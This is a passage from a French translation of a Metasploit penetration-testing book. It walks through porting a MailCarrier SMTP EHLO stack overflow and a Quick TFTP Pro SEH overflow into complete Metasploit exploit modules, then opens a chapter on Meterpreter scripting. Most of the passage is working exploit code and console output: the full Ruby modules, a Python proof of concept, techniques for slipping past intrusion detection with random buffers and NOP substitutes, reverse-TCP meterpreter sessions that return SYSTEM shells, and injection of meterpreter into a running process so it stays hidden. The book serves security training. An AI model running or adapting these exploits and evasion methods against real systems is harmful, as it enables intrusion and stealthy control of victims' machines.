


Figure 15.2
Un jump dans le faux shellcode ; nous avons le contrôle utilisateur des instructions INT3.

Ajouter de la randomisation

La plupart des systèmes de détection d'intrusion déclencheront une alerte quand ils repéreront une longue chaîne de "A" qui traverse le réseau, parce que c'est un type de buffer classique pour les exploits. Dès lors, il vaut mieux introduire le plus de randomisation possible dans vos exploits, parce que cela cassera beaucoup de signatures propres aux exploits.

Pour ajouter de l'aléatoire à cet exploit, éditez la section Targets dans le bloc supérieur pour inclure la longueur ("offset") requise avant la réécriture de l'EIP :

```
'Targets' =>

  [

    ❶ [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13, 'Offset' => 5093 } ],

  ],
```

En déclarant l'Offset ici en ❶, vous n'aurez plus besoin d'inclure la chaîne de A manuellement dans l'exploit lui-même. C'est une option très utile, parce que dans certains cas la longueur du buffer variera selon les différents systèmes d'exploitation.

Nous pouvons maintenant éditer la section Exploit pour que Metasploit génère une chaîne aléatoire de caractères capitaux alphanumériques au lieu de 5093 "A" au moment de l'exécution. À partir de là, chaque exécution de l'exploit aura un buffer différent. Nous utiliserons rand_text_alpha_upper pour accomplir cela, mais nous ne sommes pas limités qu'à ce générateur. Pour voir tous les formats de texte disponible, voyez le fichier text.rb situé sur Back|Track sous

/opt/metasploit/msf3/lib/rex/.

```
sploit = "EHLO "

sploit << rand_text_alpha_upper(target['Offset']

sploit << [target['Ret']].pack('V')

sploit << "\x90" * 32

sploit << "\xcc" * 1000
```

Comme vous pouvez le voir, la chaîne de A est remplacée par une chaîne aléatoire de caractères capitaux alphanumériques. Quand on lance le module à nouveau, il fonctionne toujours correctement.

Retirer le slide NOP

Notre prochaine étape vise à retirer le très évident slide NOP, parce que c'est un élément qui déclenche souvent les systèmes de détection d'intrusion. Bien que \x90 soit la plus connue des instructions de non-opération, ce n'est pas la seule disponible. On peut utiliser la fonction make_nops() pour dire à Metasploit d'utiliser des instructions équivalentes à NOP de façon aléatoire dans le module :

```
sploit = "EHLO "

sploit << rand_text_alpha_upper(target['Offset'])

sploit << [target['Ret']].pack('V')

sploit << make_nops(32)

sploit << "\xcc" * 1000
```

On lance à nouveau le module et on vérifie notre debugger, qui devrait à nouveau se mettre en pause sur les instructions INT3. L'habituel slide NOP a été remplacé par ce qui semble être des caractères aléatoires (voir Figure 15.3).

Retirer le faux shellcode

Maintenant que tout fonctionne correctement dans notre module, nous pouvons retirer le faux shellcode. L'encodeur exclura les mauvais caractères déclarés dans le bloc supérieur du module.

```
sploit = "EHLO "

sploit << rand_text_alpha_upper(target['Offset'])

sploit << [target['Ret']].pack('V')

sploit << make_nops(32)

sploit << payload.encoded
```




Figure 15.3
Buffer randomisé dans MailCarrier.

La fonction payload.encoded demande à Metasploit d'ajouter le payload choisi à la fin de la chaîne malicieuse au moment de l'exécution.

Maintenant, quand on charge notre module, que l'on définit un payload et qu'on l'exécute, nous obtenons un shell bien mérité :

```
msf exploit(mailcarrier_book) > set payload
windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(mailcarrier_book) > exploit

[*] Started reverse handler on 192.168.1.101:4444

[*] Sending stage (747008 bytes)

[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.155:1265)

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >
```

Notre module complet

Pour conclure, voici le code complet et final pour ce module d'exploit Metasploit :

```
require 'msf/core'



class Metasploit3 < Msf::Exploit::Remote

        Rank = GoodRanking
```

```
include Msf::Exploit::Remote::Tcp

def initialize(info = {})

        super(update_info(info,

          'Name'           => 'TABS MailCarrier v2.51 SMTP
                              EHLO Overflow',

          'Description'    => %q{

          This module exploits the MailCarrier v2.51 suite SMTP
          service.The stack is overwritten when sending an overly
          long EHLO command.

          },

          'Author'         => [ 'Your Name' ],

          'Arch'           => [ ARCH_X86 ],

          'License'        => MSF_LICENSE,

          'Version'        => '$Revision: 7724 $',

          'References'     =>

          [
```

```
        [ 'CVE', '2004-1638' ],
        [ 'OSVDB', '11174' ],
        [ 'BID', '11535' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/598' ],
    ],
    'Privileged'        => true,
    'DefaultOptions'    =>
    {
        'EXITFUNC' => 'thread',
    },
    'Payload'           =>
        {
                'Space'         => 1000,
                'BadChars'      =>
                "\x00\x0a\x0d\x3a",
```

```
                    'StackAdjustment' => -3500,

        },

'Platform'          => ['win'],

'Targets'           =>

[

        [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13,
        'Offset' => 5093 }

],

],

'DisclosureDate'    => 'Oct 26 2004',

'DefaultTarget'     => 0))

register_options(

[

    Opt::RPORT(25),

    Opt::LHOST(), # Required for stack offset
```

```
        ], self.class)

    end

    def exploit

        connect

        sploit = "EHLO "

        sploit << rand_text_alpha_upper(target['Offset'])

        sploit << [target['Ret']].pack('V')

        sploit << make_nops(32)

        sploit << payload.encoded

        sock.put(sploit + "\r\n")


        handler

        disconnect

    end

end
```

Vous venez de compléter votre premier port d'un exploit de type *buffer*

overflow dans Metasploit !

Exploit par écrasement du SEH

Dans notre prochain exemple, nous convertirons dans Metasploit un exploit par écrasement du SEH contre un Quick TFTP Pro 2.1. Les écrasements du SEH arrivent quand vous écrasez le pointeur du handler d'exception de l'application. Dans cet exploit particulier, l'application déclenche une exception, et quand elle arrive au pointeur sur lequel vous avez pris le contrôle, vous pouvez rediriger le flux d'exécution vers votre shellcode. L'exploit en lui-même est un peu plus complexe qu'un simple buffer overflow mais il est très élégant. Dans un écrasement du SEH, on tente de contourner le handler qui essaye de fermer l'application proprement quand une grave erreur ou un crash survient.

Dans ce chapitre, nous utiliserons la technique POP-POP-RETN pour nous permettre d'accéder à l'espace mémoire contrôlé par l'attaquant et ainsi obtenir l'exécution du code. Cette technique est communément utilisée pour essayer de contourner le SEH et exécuter son propre code. Le premier POP en assembleur retire une adresse mémoire de la pile, ce qui revient essentiellement à enlever une instruction d'une adresse mémoire. Le second POP retire aussi une adresse mémoire de la pile. L'instruction RETN renvoie vers la partie du code contrôlée par l'utilisateur, où nous pouvons commencer à exécuter nos instructions mémoire.

Note

Pour en savoir plus sur les écrasements SEH, visitez **http://www.exploit-db.com/download_pdf/10195/** (en anglais).

L'exploit pour Quick TFTP Pro 2.1 a été écrit par Muts. Vous pouvez trouver son code complet, ainsi que l'application sur http://www.exploit-

db.com/exploits/5315/. Nous avons réduit l'exploit pour le porter plus facilement dans Metasploit – par exemple, nous avons retiré le payload. Le reste du squelette contient toutes les informations dont nous aurons besoin pour le porter dans Metasploit.

```
#!/usr/bin/python

# Quick TFTP Pro 2.1 SEH Overflow (0day)

# Tested on Windows XP SP2.

# Coded by Mati Aharoni

# muts..at..offensive-security.com

# http://www.offensive-security.com/0day/quick-tftp-poc.py.txt

##############################################################

import socket


import sys



print "[*] Quick TFTP Pro 2.1 SEH Overflow (0day)"

print "[*] http://www.offensive-security.com"
```

```
host = ’127.0.0.1’

port = 69


try:

   s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

except:

   print "socket() failed"

   sys.exit(1)


filename = "pwnd"

shell = "\xcc" * 317


mode =
"A"*1019+"\xeb\x08\x90\x90"+"\x58\x14\xd3\x74"+"\x90"*16+shell
```

```
muha = "\x00\x02" + filename+ "\0" + mode + "\0"


print "[*] Sending evil packet, ph33r"

s.sendto(muha, (host, port))

print "[*] Check port 4444 for bindshell"
```

Comme nous l'avons vu lors de notre exemple précédent de JMP ESP, nous créons d'abord un squelette pour notre nouveau module en prenant pour base un exploit analogue à celui que nous avons utilisé précédemment.

```
require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote
```

❶ include Msf::Exploit::Remote::Udp

❷ include Msf::Exploit::Remote::Seh

```
    def initialize(info = {})
```

```
super(update_info(info,

    'Name'           => 'Quick TFTP Pro 2.1 Long
                        Mode Buffer Overflow',

    'Description'    => %q{

        This module exploits a stack overflow in Quick TFTP
        Pro 2.1.

    },

    'Author'         => 'Your Name',

    'Version'        => '$Revision: 7724 $',

    'References'     =>

    [

        ['CVE', '2008-1610'],

        ['OSVDB', '43784'],

        ['URL', 'http://www.exploit-db.com/exploits/5315'],

    ],

    'DefaultOptions'    =>
```

```
{
    'EXITFUNC'          => 'thread',
},
'Payload'               =>
{
    'Space'             => 412,
    'BadChars'          => "\x00\x20\x0a\x0d",
    'StackAdjustment'   => -3500,
},

'Platform'              => 'win',
'Targets'               =>
[
    [ 'Windows XP SP2', { 'Ret' => 0x41414141 } ],
],
```

```
            'Privileged'        => true,

            'DefaultTarget'     => 0,

            'DisclosureDate'    => 'Mar 3 2008'))
```

❸ register_options([**Opt::RPORT(69)**], self.class)

```
end

def exploit
    connect_udp

    print_status("Trying target #{target.name}...")
```

❹ **udp_sock.put(sploit)**

```
        disconnect_udp


    end


end
```

Parce que cet exploit utilise TFTP (*Trivial File Transfer Protocol*), il nous faut inclure le mixin Msf::Exploit::Remote::Udp comme montré en ❶. Et parce qu'il manipule le SEH, nous avons aussi besoin du mixin Msf::Exploit::Remote::Seh comme montré en ❷ pour obtenir l'accès à certaines fonctions qui s'occupent des dépassements du SEH. Parce que le TFTP écoute typiquement sur le port UDP 69, nous déclarons le port en ❸ en tant que port par défaut pour le module. Enfin, une fois la chaîne malicieuse construite, le code est envoyé sur le réseau (à la cible) en ❹.

Nous commençons par utiliser le même squelette que notre exploit originel en Python utilisé plus tôt dans le chapitre pour l'exploit TFTP. Nous en ajouterons les majeures parties dans notre section Exploit.

```
def exploit

    connect_udp


    print_status("Trying target #{target.name}...")
```

```
evil = "\x41" * 1019

❶ evil << "\xeb\x08\x90\x90" # Short Jump

❷ evil << "\x58\x14\xd3\x74" # POP-POP-RETN

evil << "\x90" * 16 # NOP slide

evil << "\xcc" * 412 # Faux Shellcode


❸ sploit = "\x00\x02"

sploit << "pwnd"

sploit << "\x00"

sploit << evil

sploit << "\x00"


udp_sock.put(sploit)


disconnect_udp
```

```
end
```

Après la chaîne de "A" initiale (il y en a 1 019, représentés par \x41 en hexadécimal), nous ajoutons un short jump en ❶ pour écraser le prochain SEH (NSEH pour *Next SEH*). Au début de ce chapitre, nous avons utilisé un simple exemple de stack overflow quand nous avons attaqué MailCarrier et avons écrasé le pointeur d'instruction. Ici, nous écrasons le SEH et le NSEH pour sortir du Handler d'Exception Structuré (SEH).

Puis, en ❷, nous ajoutons l'adresse de la séquence d'instruction POP-POP-RETN pour écraser le SEH, ce qui nous ramène dans un espace de mémoire que nous contrôlons.

Ensuite, pour nous assurer que le paquet sera reconnu comme une requête d'écriture par le serveur TFTP, nous ajoutons \x00\x02 après le shellcode en ❸.

Maintenant, quand nous chargeons le module et le lançons contre la cible, notre debugger devrait faire une pause lors de l'écrasement du SEH (voir Figure 15.4).

Figure 15.4
Réécriture initiale du SEH de Quick TFTP.

Parce que cette longue chaîne de "A" et le slide NOP envoyé à l'application vont déclencher les alarmes d'IDS (*Intrusion Detection System*, système de détection d'intrusion), nous remplacerons les "A" (comme dans l'exemple précédent) par une sélection aléatoire de caractères capitaux alphabétiques, et les caractères \x90 par des équivalents NOP, comme montré en gras dans le code ci-dessous :

```
evil = rand_text_alpha_upper(1019)  # Was: "\x41" * 1019

evil << "\xeb\x08\x90\x90"          # Short Jump

evil << "\x58\x14\xd3\x74"          # pop/pop/ret

evil << make_nops(16)               # Was: "\x90" * 16 # NOP slide

evil << "\xcc" * 412                # Dummy Shellcode
```

Comme toujours, c'est une bonne idée de vérifier le bon fonctionnement de votre module après chaque changement. Comme vous pouvez le voir à la Figure 15.5, les caractères aléatoires ont été acceptés par l'application et le SEH est toujours sous contrôle.




Figure 15.5
Le buffer de Quick FTP est rempli de caractères aléatoires.

Maintenant que nous savons que le module se comporte correctement, nous pouvons définir l'adresse de retour dans la section Targets. L'adresse dans cet exemple est un POP-POP-RETN de oledlg.dll, comme dans l'exploit original. Souvenez-vous que si l'on peut trouver une instruction mémoire dans la même application qui est chargée chaque fois, nous pouvons créer un exploit qui ne dépend pas de DLL Microsoft, et qui peut donc cibler tous les systèmes. Dans ce cas, nous utilisons oledlg.dll pour rendre cet exploit universel.

```
'Targets' =>

  [

    ❶ [ 'Windows XP SP2', { 'Ret' => 0x74d31458 } ], # p/p/r oledlg

  ],
```

Nous avons maintenant une cible Windows XP SP2 et une adresse de retour 0x74d31458, comme montré en ❶.

Ensuite, nous créons une chaîne aléatoire de caractères capitaux alphabétiques de 1 019 octets :

```
evil = rand_text_alpha_upper(1019)

evil << generate_seh_payload(target.ret)

evil << make_nops(16)
```

La fonction generate_seh_payload utilise l'adresse de retour déclarée et insère directement le short jump (qui fait sauter le handler du SEH). Cette fonction calcule les sauts pour nous, pour aller directement au POP-POP-RETN.

Nous lançons notre module une dernière fois avec le faux shellcode et observons que notre debugger contient beaucoup de caractères aléatoires, mais que tout est toujours sous notre contrôle direct (voir Figure 15.6). Des caractères aléatoires peuvent être parfois meilleurs que des NOP, parce qu'ils servent à tromper beaucoup d'IDS qui peuvent surveiller le réseau. Beaucoup d'IDS fondés sur des signatures peuvent se déclencher au passage de nombreux NOP.

Figure 15.6
Quick TFTP est complètement contrôlé.

Ensuite, nous retirons le faux shellcode et lançons le module avec un vrai payload pour obtenir notre shell :

msf > **use exploit/windows/tftp/quicktftp_book**

msf exploit(quicktftp_book) > **set payload windows/meterpreter/reverse_tcp**

payload => windows/meterpreter/reverse_tcp

msf exploit(quicktftp_book) > **set LHOST 192.168.1.101**

LHOST => 192.168.1.101

msf exploit(quicktftp_book) > **set RHOST 192.168.1.155**

RHOST => 192.168.1.155

```
msf exploit(quicktftp_book) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Trying target Windows XP SP2...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 2 opened (192.168.1.101:4444 -> 192.168.1.155:1036)

meterpreter > getuid
Server username: V-XP-SP2-BARE\Administrator
```

Maintenant que nous avons un shell meterpreter, nous avons réussi à porter un exploit et utilisé le framework dans un exploit SEH.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        include Msf::Exploit::Remote::Udp
        include Msf::Exploit::Remote::Seh
```

```
def initialize(info = {})

    super(update_info(info,

      'Name'           => 'Quick TFTP Pro 2.1 Long Mode
                          Buffer Overflow',

      'Description'    => %q{

          This module exploits a stack overflow in Quick TFTP Pro
          2.1.

      },

      'Author'         => 'Your Name',

      'Version'        => '$Revision: 7724 $',

      'References'     =>

      [

          ['CVE', '2008-1610'],

          ['OSVDB', '43784'],

          ['URL', 'http://www.exploit-db.com/exploits/5315'],
```

```
],
'DefaultOptions'        =>
{
    'EXITFUNC'          => 'thread',
},
'Payload'               =>
{
    'Space'             => 412,
    'BadChars'          => "\x00\x20\x0a\x0d",
    'StackAdjustment'   => -3500,
},
'Platform'              => 'win',
'Targets'               =>
[
```

```
            [ 'Windows XP SP2', { 'Ret' => 0x74d31458 } ],
            # p/p/r oledlg
        ],

        'Privileged'        => true,
        'DefaultTarget'     => 0,
        'DisclosureDate'    => 'Mar 3 2008'))

        register_options([Opt::RPORT(69)], self.class)

end

def exploit
        connect_udp

        print_status("Trying target #{target.name}...")
```

```
evil = rand_text_alpha_upper(1019)

evil << generate_seh_payload(target.ret)

evil << make_nops(16)



sploit = "\x00\x02"

sploit << "pwnd"

sploit << "\x00"

sploit << evil

sploit << "\x00"



udp_sock.put(sploit)



disconnect_udp
```

```
        end

    end
```

En conclusion

Ce chapitre était fait pour vous aider à comprendre comment porter différents exploits autonomes dans le framework Metasploit. Vous pouvez importer de plusieurs façons dans le framework et les différents exploits requièrent des approches et des techniques variées.

Au début de ce chapitre, vous avez appris comment utiliser quelques instructions simples d'assembleur pour effectuer un *stack overflow* simple et le porter dans le framework. Nous avons progressé vers les écrasements SEH, que nous avons pu utiliser pour contourner le handler et obtenir l'exécution du code à distance. Nous avons utilisé une technique de pop-pop-ret pour être capable d'exécuter le code à distance, et nous avons utilisé Metasploit pour obtenir un shell Meterpreter.

Dans le prochain chapitre, nous commencerons à creuser le langage de scripting Meterpreter et les modules de postexploitation. Nous pourrons effectuer un certain nombre d'attaques additionnelles après avoir compromis un système à l'aide de Meterpreter. Nous créerons nos propres scripts Meterpreter et apprendrons comment le framework est structuré et comment l'utiliser pour un effet maximal.

16

Scripts Meterpreter

Sommaire

- Les bases du scripting Meterpreter
- L'API de Meterpreter
- Les règles pour écrire des scripts Meterpreter
- Créez votre script Meterpreter

Le puissant environnement de script de Metasploit permet d'ajouter des caractéristiques et des options à Meterpreter. Dans ce chapitre, vous allez apprendre les bases du langage de script de Meterpreter, quelques appels natifs utiles, ainsi que la manière de lancer ces commandes dans Meterpreter. Nous couvrirons deux façons de tirer profit des scripts Meterpreter. La première est quelque peu démodée mais reste importante parce que tous les scripts n'ont pas été convertis. La seconde est presque identique à celle que nous avons vue au Chapitre 13, donc nous ne la couvrirons pas en détail dans ce chapitre (remerciements spéciaux à Carlos Perez [darkoperator] pour sa contribution à ce chapitre).

Les bases du scripting Meterpreter

Tous les scripts Meterpreter sont localisés dans la racine du framework dans scripts/meterpreter/. Pour afficher la liste de tous les scripts,

appuyez sur la touche TAB dans un shell Meterpreter, entrez run et appuyez de nouveau sur TAB.

Tout d'abord, disséquons un script simple de Meterpreter et ensuite construisons le nôtre. Nous explorerons le script multi_meter_inject qui injecte des shells Meterpreter dans différents processus. Pour commencer, jetez un œil au script Meterpreter ci-après pour voir quels flags et quelle syntaxe sont inclus :

```
meterpreter > run multi_meter_inject -h

Meterpreter script for injecting a reverse tcp Meterpreter payload into
memory space of multiple PID's. If none is provided, notepad.exe will
be spawned and the meterpreter payload injected into it.

OPTIONS:

    -h      Help menu.

    -m      Start Exploit multi/handler for return connection
❶

    -mp     <opt> Provide Multiple PID for connections separated by
❷           comma one per IP.

    -mr     <opt> Provide Multiple IP Addresses for Connections separated
```

❸ by comma.

-p ❹ <opt> The port on the remote host where Metasploit is listening (default: 4444)

-pt <opt> Specify Reverse Connection Meterpreter Payload. Default windows/

meterpreter >

La première option est -m en ❶, qui démarre automatiquement un nouveau handler pour la gestion de la connexion retour. Nous n'aurions pas besoin de l'initialiser si nous utilisions un port identique (par exemple, 443). Ensuite, nous spécifions le processus ID (PID) en ❷ dont nous aurons besoin et dans lequel les shells vont être injectés.

Meterpreter ne s'exécute qu'en mémoire. Lorsqu'on injecte dans un processus, on injecte Meterpreter dans espace mémoire de ce processus. Cela nous permet de rester furtifs, et de ne jamais lire ou écrire de fichier sur le disque alors que nous avons plusieurs shells à notre disposition.

Ensuite, nous définissons l'adresse IP en ❸ et le numéro de port en ❹ sur la machine attaquante à laquelle nous voulons que la nouvelle session Meterpreter se connecte. On lance la commande ps dans Meterpreter pour obtenir une liste des processus en cours d'exécution :

meterpreter > ps

Process list

==========

```
PID   Name                  Arch  Session  User        Path
---   ----                  ----  -------  ----        ----
0     [System Process]
4     System
256   smss.exe
364   csrss.exe
412   wininit.exe
424   csrss.exe
472   winlogon.exe
516   services.exe
524   lsass.exe
532   lsm.exe
2808  iexplorer.exe ❶ x86
meterpreter >
```

Nous allons injecter notre nouveau shell Meterpreter dans le processus iexplorer.exe en ❶. Cela va engendrer une seconde console Meterpreter entièrement en mémoire qui n'écrira jamais aucune donnée sur le disque.

Maintenant, pour voir si ça fonctionne, exécutons la commande multi_meter_inject tout en utilisant certains paramètres que nous avons vues plus tôt :

```
meterpreter > run multi_meter_inject -mp 2808 -mr 172.16.32.129 -p
443

    [*] Creating a reverse meterpreter stager: LHOST=172.16.32.129
    LPORT=443

    [*] Injecting meterpreter into process ID 2808

    [*] Allocated memory at address 0x03180000, for 290 byte stager

    [*] Writing the stager into memory...

    [*] Sending stage (749056 bytes) to 172.16.32.170

    [+] Successfully injected Meterpreter in to process: 2808

